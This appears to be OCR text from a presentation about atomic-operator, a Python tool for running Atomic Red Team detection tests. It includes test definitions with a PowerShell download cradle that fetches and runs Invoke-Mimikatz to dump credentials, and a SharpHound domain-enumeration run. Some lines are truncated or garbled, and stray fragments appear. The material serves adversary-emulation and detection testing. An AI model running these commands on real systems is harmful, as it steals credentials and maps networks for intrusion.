Upon execution SharpHound will be downloaded to disk, imported and executed. It will set up collection methods, run and then compress and store the data to the temp directory on the machine. If system is unable to contact a domain, proper execution will not occur.

Successful execution will produce stdout message stating "SharpHound Enumeration Completed". Upon completion, final output will be a *BloodHound.zip file.

Supported Platforms: Windows

auto_generated_guid: a21bb23e-e677-4ee7-af90-6931b57b6350

Inputs:

Name	Description	Type	Default Value
file_path	File path for SharpHound payload	String	PathToAtomicsFolder\T1059.001\src

Attack Commands: Run with `powershell`!

```
write-host "Import and Execution of SharpHound.ps1 from #{file_path}" -ForegroundColor Cyan
import-module #{file_path}\SharpHound.ps1
Invoke-BloodHound -OutputDirectory $env:Temp
Start-Sleep 5
```

Cleanup Commands:

```
Remove-Item $env:Temp\*BloodHound.zip -Force
```

Dependencies: Run with `powershell`!

Description: SharpHound.ps1 must be located at #{file_path}

Check Prereq Commands:

```
if (Test-Path #{file_path}\SharpHound.ps1) {exit 0} else {exit 1}
```

Get Prereq Commands:

```
Invoke-WebRequest "https://raw.githubusercontent.com/BloodHoundAD/BloodHound/804503962b6dc554ad7d324cfa7f2b4a566a14e2/Inge
```

```yaml
attack_technique: T1059.001
display_name: 'Command and Scripting Interpreter: PowerShell'
atomic_tests:
- name: Mimikatz
  auto_generated_guid: f3132740-55bc-48c4-bcc0-758a459cd027
  description: |
    Download Mimikatz and dump credentials. Upon execution, mimikatz dump details and password hashes will be displayed.
  supported_platforms:
  - windows
  input_arguments:
    mimurl:
      description: Mimikatz url
      type: Url
      default: https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f650520c4b1004daf8b3ec08007a0b945b91253a/Exfiltration/Invoke-Mimikatz.ps1
  executor:
    command: |
      powershell.exe "IEX (New-Object Net.WebClient).DownloadString('#{mimurl}'); Invoke-Mimikatz -DumpCreds"
    name: command_prompt
    elevation_required: true
- name: Run BloodHound from local disk
  auto_generated_guid: a21bb23e-e677-4ee7-af90-6931b57b6350
  description: |
    Upon execution SharpHound will be downloaded to disk, imported and executed. It will set up collection methods, run and then compress and store the data to

    Successful execution will produce stdout message stating "SharpHound Enumeration Completed". Upon completion, final output will be a *BloodHound.zip file.
  supported_platforms:
  - windows
  input_arguments:
    file_path:
      description: File path for SharpHound payload
      type: String
      default: PathToAtomicsFolder\T1059.001\src
  dependency_executor_name: powershell
  dependencies:
  - description: |
      SharpHound.ps1 must be located at #{file_path}
    prereq_command: |
      if (Test-Path #{file_path}\SharpHound.ps1) {exit 0} else {exit 1}
    get_prereq_command: |
      Invoke-WebRequest "https://raw.githubusercontent.com/BloodHoundAD/BloodHound/804503962b6dc554ad7d324cfa7f2b4a566a14e2/Ingestors/SharpHound.ps1" -OutFile "
  executor:
    command: |
      write-host "Import and Execution of SharpHound.ps1 from #{file_path}" -ForegroundColor Cyan
      import-module #{file_path}\SharpHound.ps1
      Invoke-BloodHound -OutputDirectory $env:Temp
      Start-Sleep 5
    cleanup_command: |
      Remove-Item $env:Temp\*BloodHound.zip -Force
    name: powershell
- name: Run Bloodhound from Memory using Download Cradle
  auto_generated_guid: bf8c1441-4674-4dab-8e4e-39d93d08f9b7
```


224812


ENOLA
GAY
82

A Python package is used to execute Atomic Red Team tests (Atomics) across multiple operating system environments.


ATOMIC-OPERATOR

Why?

- Enables security teams to test their detection and defensive capabilities (or gaps)
- Generate alerts to test products
- Testing EDR and other security tools
- Identifying ways to perform defensive evasion from an adversary perspective
- Plus more


Windows, Linux, and macOS

Local / remote



Windows, Linux, and macOS

Local / remote




command-line

and importable Python package


Windows, Linux, and macOS

Local / remote

Select inputs
and specific tests



command-line
and importable Python package


Windows, Linux, and macOS
Local / remote
Select inputs
and specific tests
command-line
and importable Python package
Automated further
via config

Setup – Python 3.6>

- Repository: https://github.com/swimlane/atomic-operator
- Docs: https://www.atomic-operator.com/

pip install atomic-operator

Demo Time

ATOMIC-OPERATOR

atomic-operator

This python package is used to execute Atomic Red Team tests (Atomics) across multiple operating system environments.

> (What's new?)

Why?

`atomic-operator` enables security professionals to test their detection and defensive capabilities against prescribed techniques defined within atomic-red-team. By utilizing a testing framework such as `atomic-operator`, you can identify both your defensive capabilities as well as gaps in defensive coverage.

Additionally, `atomic-operator` can be used in many other situations like:

- Generating alerts to test products
- Testing EDR and other security tools
- Identifying way to perform defensive evasion from an adversary perspective
- Plus more

Resources

- Repository: https://github.com/swimlane/atomic-operator
- Docs: https://www.atomic-operator.com/

- Swimlane Use Case: https://swimlane.com/blog/atomic-red-team-testing-with-swimlane
- RedCanary Blog: https://redcanary.com/blog/atomic-operator/

Questions?